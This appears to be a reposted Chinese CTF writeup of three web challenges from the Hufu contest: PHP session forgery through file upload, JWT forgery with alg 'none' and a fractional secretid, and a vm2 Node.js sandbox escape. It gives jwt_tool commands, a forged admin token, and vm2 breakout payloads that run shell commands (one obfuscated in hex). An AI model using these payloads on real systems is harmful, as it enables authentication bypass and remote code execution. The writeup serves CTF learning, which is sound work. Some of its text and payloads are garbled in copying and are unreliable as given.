虎符WEB Writeup

转载

Crispr-bupt 于 2020-04-30 23:47:07 发布 1003 收藏
分类专栏： CTF知识点总结 BUUCTF web 文章标签： jwt 安全 信息安全
原文链接：https://bbs.ichunqiu.com/thread-56994-1-2.html


CTF知识点总结 同时被 2 个专栏收录

20 篇文章 0 订阅
订阅专栏


BUUCTF web

12 篇文章 0 订阅
订阅专栏

虎符网络安全比赛 WEB Writeup

> 转自i春秋 https://bbs.ichunqiu.com/thread-56994-1-2.html

0x01 前言

这次比赛相对于我这个小菜鸡而言收获很多，虽然比赛时候花了很大时间也没做出来，但是复现之后还是学到了很多知识，因此将本次**Web**的writeup记录，并且也将其中的考点说明的仔细一点，进行总结和学习。

0x02 收货(菜是原罪)

- hash_file — 是使用给定文件的内容生成哈希值，和文件名称无关
- jwt令牌结构和jwt_tools的使用
- nodejs沙箱溢出进行Getshell

0x03 正文

WEB 1 BabyUpload

直接贴出源码

```php
<?php
error_reporting(0);
session_save_path("/var/babyctf/");
session_start();
require_once "/flag";
highlight_file(__FILE__);
if($_SESSION['username'] ==='admin')
{
    $filename='/var/babyctf/success.txt';
    if(file_exists($filename)){
            safe_delete($filename);
```

```
            die($flag);
        }
}
else{
    $_SESSION['username'] ='guest';
}
$direction = filter_input(INPUT_POST, 'direction');
$attr = filter_input(INPUT_POST, 'attr');
$dir_path = "/var/babyctf/".$attr;
if($attr==="private"){
    $dir_path .= "/".$_SESSION['username'];
}
if($direction === "upload"){
    try{
        if(!is_uploaded_file($_FILES['up_file']['tmp_name'])){
            throw new RuntimeException('invalid upload');
        }
        $file_path = $dir_path."/".$_FILES['up_file']['name'];
        $file_path .= "_".hash_file("sha256",$_FILES['up_file']['tmp_name']);
        if(preg_match('/(\.\.\/|\.\.\\\\)/', $file_path)){
            throw new RuntimeException('invalid file path');
        }
        @mkdir($dir_path, 0700, TRUE);
        if(move_uploaded_file($_FILES['up_file']['tmp_name'],$file_path)){
            $upload_result = "uploaded";
        }else{
            throw new RuntimeException('error while saving');
        }
    } catch (RuntimeException $e) {
        $upload_result = $e->getMessage();
    }
} elseif ($direction === "download") {
    try{
        $filename = basename(filter_input(INPUT_POST, 'filename'));
        $file_path = $dir_path."/".$filename;
        if(preg_match('/(\.\.\/|\.\.\\\\)/', $file_path)){
            throw new RuntimeException('invalid file path');
        }
        if(!file_exists($file_path)) {
            throw new RuntimeException('file not exist');
        }
        header('Content-Type: application/force-download');
        header('Content-Length: '.filesize($file_path));
        header('Content-Disposition: attachment; filename="'.substr($filename, 0, -65).'"');
        if(readfile($file_path)){
            $download_result = "downloaded";
        }else{
            throw new RuntimeException('error while saving');
        }
    } catch (Run![](https://xzfile.aliyuncs.com/media/upload/picture/20200422224456-d5ccdef2-84a7-1.png)timeExce
ption $e) {
        $download_result = $e->getMessage();
    }
    exit;
}
?>
```


题目大概的逻辑就是先将`session`存储在`/var/babyctf/`中，如果`session['username']==='admin'`，并且`file_exists('/var/babyctf/success.txt')`存在，则会显出flag了，注意这里是`file_exist`函数。

> file_exists() 函数检查文件或目录是否存在。如果指定的文件或目录存在则返回 true，否则返回 false。

等于说是检查有没有这个路径或者文件，这里为后面做了铺垫。接下来就是提供了上传和下载两个功能，这里存在一处暗示性的代码:

```
$file_path = $dir_path."/".$_FILES['up_file']['name'];
$file_path .= "_".hash_file("sha256",$_FILES['up_file']['tmp_name']);
```


因为我们知道，`session`默认的存储名称为`sess_XXXXX(为PHPSESSID的值)`，那么我们先结合`download`来看一下自己的`session`，因为服务器端存储的session内容以及格式我们并不知道，查看一下自己的PHPSESSID对应的session.



这里session内容的格式确实是太坑了，查看hex发现前面还藏了个`0x08`的不可见字符，我们如果想要构造时也需要修改第一个字符为不可见的`0x08`,有下载也有上传，而且需要`session['username']===admin`，因此我们应该需要构造并且上传一个`session`，并且知道其对应的`PHPSSEID`，再回到暗示性代码上：
文件路径为`/var/babyctf/filename_xxxxxx(此处我们知道上传的内容，因此这部分可控)`因此我们如果将**filename**设为**sess**,那不就直接成为session文件了吗，再利用得到的xxxxx替换原来的**PHPSESSID**，这样就能die出flag了。

步骤一 构造sess文件


sess文件的内容直接将**guest**改为**admin**即可，但注意需要用**winhex将第一个字符改成0x08**



步骤二 构造上传表单，并且设置`direction`为`uplaod`,attr置空即可


```
<html>
<head>
    <title></title>
</head>
<body>
    <form action="http://2709576a-448b-41c9-84bc-b5939c904ab9.node3.buuoj.cn" method="post" enctype="multipart/f
orm-data">
        <input type="text" name="attr" />
        <br>
        <input type="text" name="direction" />
        <br>
        <input type="file" name="upload_file" />
        <br>
        <input type="submit" />
</body>
</html>
```

将sess上传：



我们可以根据上述download一样，查看一下是否已经成功上传了`sess_xxxx`文件

步骤三 根据hash_file构造的文件(即PHPSESSID值)进行替换原来的PHPSESSID得到flag



WEB 2 EasyLogin

直接给登录框了，首先万能密码一把梭，没啥用，扫目录一把梭，还是没啥用。瞬间没得想法，究极武器F12，发现`/static/js/app.js`，nodejs写的，而且是静态目录Koa-static，搜了一下发现一般都会存在app.js,果然存在，贴下源码:

```
const Koa = require('koa');
const bodyParser = require('koa-bodyparser');
const session = require('koa-session');
const static = require('koa-static');
const views = require('koa-views');

const crypto = require('crypto');
const { resolve } = require('path');

const rest = require('./rest');
const controller = require('./controller');

const PORT = 3000;
const app = new Koa();

app.keys = [crypto.randomBytes(16).toString('hex')];
global.secrets = [];

app.use(static(resolve(__dirname, '.')));

app.use(views(resolve(__dirname, './views'), {
  extension: 'pug'
}));

app.use(session({key: 'sses:aok', maxAge: 86400000}, app));

// parse request body:
app.use(bodyParser());

// prepare restful service
app.use(rest.restify());

// add controllers:
app.use(controller());

app.listen(PORT);
console.log(`app started at port ${PORT}...`);
```

可知还存在`rest.js`和`controller.js`，看这两个又能发现`/controllers/api.js`,贴一下关键的代码:

```
const crypto = require('crypto');
const fs = require('fs')
const jwt = require('jsonwebtoken')

const APIError = require('../rest').APIError;

module.exports = {
    'POST /api/register': async (ctx, next) => {
        const {username, password} = ctx.request.body;

        if(!username || username === 'admin'){
            throw new APIError('register error', 'wrong username');
        }

        if(global.secrets.length > 100000) {
            global.secrets = [];
        }

        const secret = crypto.randomBytes(18).toString('hex');
        const secretid = global.secrets.length;
```

```
        const secretid = global.secrets.length;
        global.secrets.push(secret)

        const token = jwt.sign({secretid, username, password}, secret, {algorithm: 'HS256'});

        ctx.rest({
            token: token
        });

        await next();
    },

    'POST /api/login': async (ctx, next) => {
        const {username, password} = ctx.request.body;

        if(!username || !password) {
            throw new APIError('login error', 'username or password is necessary');
        }

        const token = ctx.header.authorization || ctx.request.body.authorization || ctx.request.query.authorizat
ion;

        const sid = JSON.parse(Buffer.from(token.split('.')[1], 'base64').toString()).secretid;

        console.log(sid)

        if(sid === undefined || sid === null || !(sid < global.secrets.length && sid >= 0)) {
            throw new APIError('login error', 'no such secret id');
        }

        const secret = global.secrets[sid];

        const user = jwt.verify(token, secret, {algorithm: 'HS256'});

        const status = username === user.username && password === user.password;

        if(status) {
            ctx.session.username = username;
        }

        ctx.rest({
            status
        });

        await next();
    },

    'GET /api/flag': async (ctx, next) => {
        if(ctx.session.username !== 'admin'){
            throw new APIError('permission error', 'permission denied');
        }

        const flag = fs.readFileSync('/flag').toString();
        ctx.rest({
            flag
        });

        await next();
    },
```

这就涉及到知识盲区了，后来复现发现是jwt的相关知识，在这里整理一下:
JSON Web令牌以紧凑的形式由三部分组成，这些部分由点（.）分隔，分别是：

- 头部（Header）
- 有效载荷（Payload）
- 签名(Signature)
  因此，JWT通常形式是`xxxxx.yyyyy.zzzzz`。

头部(Header)

头部用于描述关于该JWT的最基本的信息，通常由两部分组成：令牌的类型（即JWT）和所使用的签名算法。
例如：
{
“alg”: “HS256”,
“typ”: “JWT”
}
然后，此JSON被Base64Url编码以形成JWT的第一部分。

有效载荷（Payload）

令牌的第二部分是**载荷**，放置了 token 的一些基本信息，以帮助接受它的服务器来理解这个 token。同时还可以包含一些自定义的信息，用户信息交换。
载荷示例可能是：
{
“sub”: “1234567890”,
“name”: “John Doe”,
“admin”: true
}
然后，对载荷进行Base64Url编码，以形成JSON Web令牌的第二部分。

签名(Signature)

要创建签名部分，您必须获取编码的头部，编码的有效载荷，密钥，头部中指定的算法，并对其进行签名。
例如，如果要使用HMAC SHA256算法，则将通过以下方式创建签名：
HMACSHA256(
base64UrlEncode(header) + “.” +
base64UrlEncode(payload),
secret)
签名用于验证消息在整个过程中没有更改，并且对于使用私钥进行签名的令牌，它还可以验证JWT的发送者是它所说的真实身份。

但是在这里却存在这问题，`const secret = global.secrets[sid];`这里通过全局变量设置了一个secret并作为密钥进行签名，而签名算法保证了JWT在传输的过程中不被恶意用户修改但是`header`中的`alg`字段可被修改为**none**，一些JWT库支持none算法，即没有签名算法，当alg为none时后端不会进行签名校验。但是签名不是我们能够直接控制的，但是`sid`我们是可以控制的，如果在这里我们将sid设置为0.1，可以成功满足条件并绕过，使得secret是不存在的，也就是null。这里就能直接使用jwt_tools进行生成。

而我们知道有关jwt token的攻击方法其实分为三种

1.将签名算法改为none

2.将RS256算法改为HS256（非对称密码算法=>对称密码算法）
HS256算法使用密钥为所有消息进行签名和验证。
而RS256算法则使用私钥对消息进行签名并使用公钥进行身份验证。
如果将算法从RS256改为HS256，则后端代码将使用公钥作为密钥，然后使用HS256算法验证签名。
由于攻击者有时可以获取公钥，因此，攻击者可以将头部中的算法修改为HS256，然后使用RSA公钥对数据进行签名。

3.破解HS256（对称加密算法）密钥

这里说明一下jwt-tools的用法

破解密钥（HMAC算法）

```
python3 jwt_tool.py JWT_HERE -C -d dictionary.txt
```

尝试使用“无”算法来创建未验证的令牌


```
python3 jwt_tool.py JWT_HERE -A
```

我们可以交互方式篡改标头，有效负载和签名：

```
$python3 jwt_tool.py JWT_HERE(jwt token) -T
```

```
Please select a field number:
(or 0 to Continue)
> 0

Token payload values:
[1] secretid = 0
[2] username = 123
[3] password = 123
[4] iat = 1587560646    ==> TIMESTAMP = 2020-04-22 21:04:06 (UTC)
[5] *ADD A VALUE*
[6] *DELETE A VALUE*
[7] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 1

Current value of secretid is: 0
Please enter new value and hit ENTER
> 0.2
[1] secretid = 0.2
[2] username = 123
[3] password = 123
[4] iat = 1587560646    ==> TIMESTAMP = 2020-04-22 21:04:06 (UTC)
[5] *ADD A VALUE*
[6] *DELETE A VALUE*
[7] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 2

Current value of username is: 123
Please enter new value and hit ENTER
> admin
[1] secretid = 0.2
[2] username = admin
[3] password = 123
[4] iat = 1587560646    ==> TIMESTAMP = 2020-04-22 21:04:06 (UTC)
[5] *ADD A VALUE*
[6] *DELETE A VALUE*
[7] *UPDATE TIMESTAMPS*
[0] Continue to next step
```


得到`jwt token`:eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzZWNyZXRpZCI6IjAuMiIsInVzZXJuYW1lIjoiYWRtaW4iLCJwYXNzd29yZCI6IjEyMyIsImlhdCI6MTU4NzU2MDY0Nn0.



只需要修改有效负载，然后最后将标头alg设为none，就会得到篡改后的`jwt token`，此时服务器也不会使用签名校验，这样就成功伪造admin,就能调用api/getflag(),得到flag。

web 3 JustEscape


这个题移花接木，得到`run.php`后告诉你：

```php
<?php
if( array_key_exists( "code", $_GET ) && $_GET[ 'code' ] != NULL ) {
    $code = $_GET['code'];
    echo eval(code);
} else {
    highlight_file(__FILE__);
}
?>
```

随便输个函数却给我返回`SyntaxError`，欺负我没学过JS。不过结合前文提示，确实不是PHP，而是nodejs写的，这就涉及到知识盲区了，没错全是知识盲区。复现后才知道，原来nodejs是有沙箱逃逸的，可以`google hack`出**HackIM 2019 Web**的一道题和这个题类似，链接在这。


解法1

这里我们需要知道加载的模块，根据`google hack`学到的,code=Error().stack



的确是设置了vm的模块，接下来就是前人栽树后人乘凉了，直接去github上找vm2有的issues,然后试试就试试。找到了几个，payload一打过去，全给我搞出键盘，类比python沙箱逃逸，应该也是`ban`了一些函数，和其他大佬讨论发现既然是禁函数，那如果我code设置为数组，不是就可以绕过禁函数了吗？

接下来直接开找,issues上是`breakout`的应该都是能逃逸的payload，翻到一个https://github.com/patriksimek/vm2/issues/225，结果发现:



SyntaxError: Illegal return statement

说是非法return,那就删掉return试试，发现能够成功逃逸，实现RCE。最后flag在根目录下，直接读取即可。
payload: `?code[]=try{Buffer.from(new Proxy({}, {getOwnPropertyDescriptor(){throw f=>f.constructor("return process")();}}));}catch(e){ e(()=>{}).mainModule.require("child_process").execSync("cat /flag").toString();}`

解法2

类比python的沙箱逃逸，如果一些进制转换的函数没有被禁止，我们应该是可以通过一些拼接来得到一些命令，还是能够绕过实行RCE。这里学习了其他大佬的解法，发现可以通过十六进制编码来进行关键字绕过：
即将一些关键字来进行16进制编码:（**vm2仓库下的issues里面将关键字编码成16进制**）
payload=

(function(){TypeError[`x70x72x6fx74x6fx74x79x70x65`][`x67x65x74x5fx70x72x6fx63x65x73x73`] = f=>f `x63x6fx6ex73x74x72x75x63x74x6fx72` ();try{Object.preventExtensions(Buffer.from(``)).a = 1;}catch(e){return e `x67x65x74x5fx70x72x6fx63x65x73x73` .mainModule.require((`x63x68x69x6cx64x5fx70x72x6fx63x65x73x73`)) `x65x78x65x63x53x79x6ex63` .toString();}})()

学到了学到了，对于我这种菜菜还是有很多收获的。

总结

虽然题目不多，但是nodejs考察的却不少，也让我这个菜菜学到了很多新的知识点，对于一些nodejs上的漏洞和问题还需要多和其他大佬讨论，多向他们学习才是。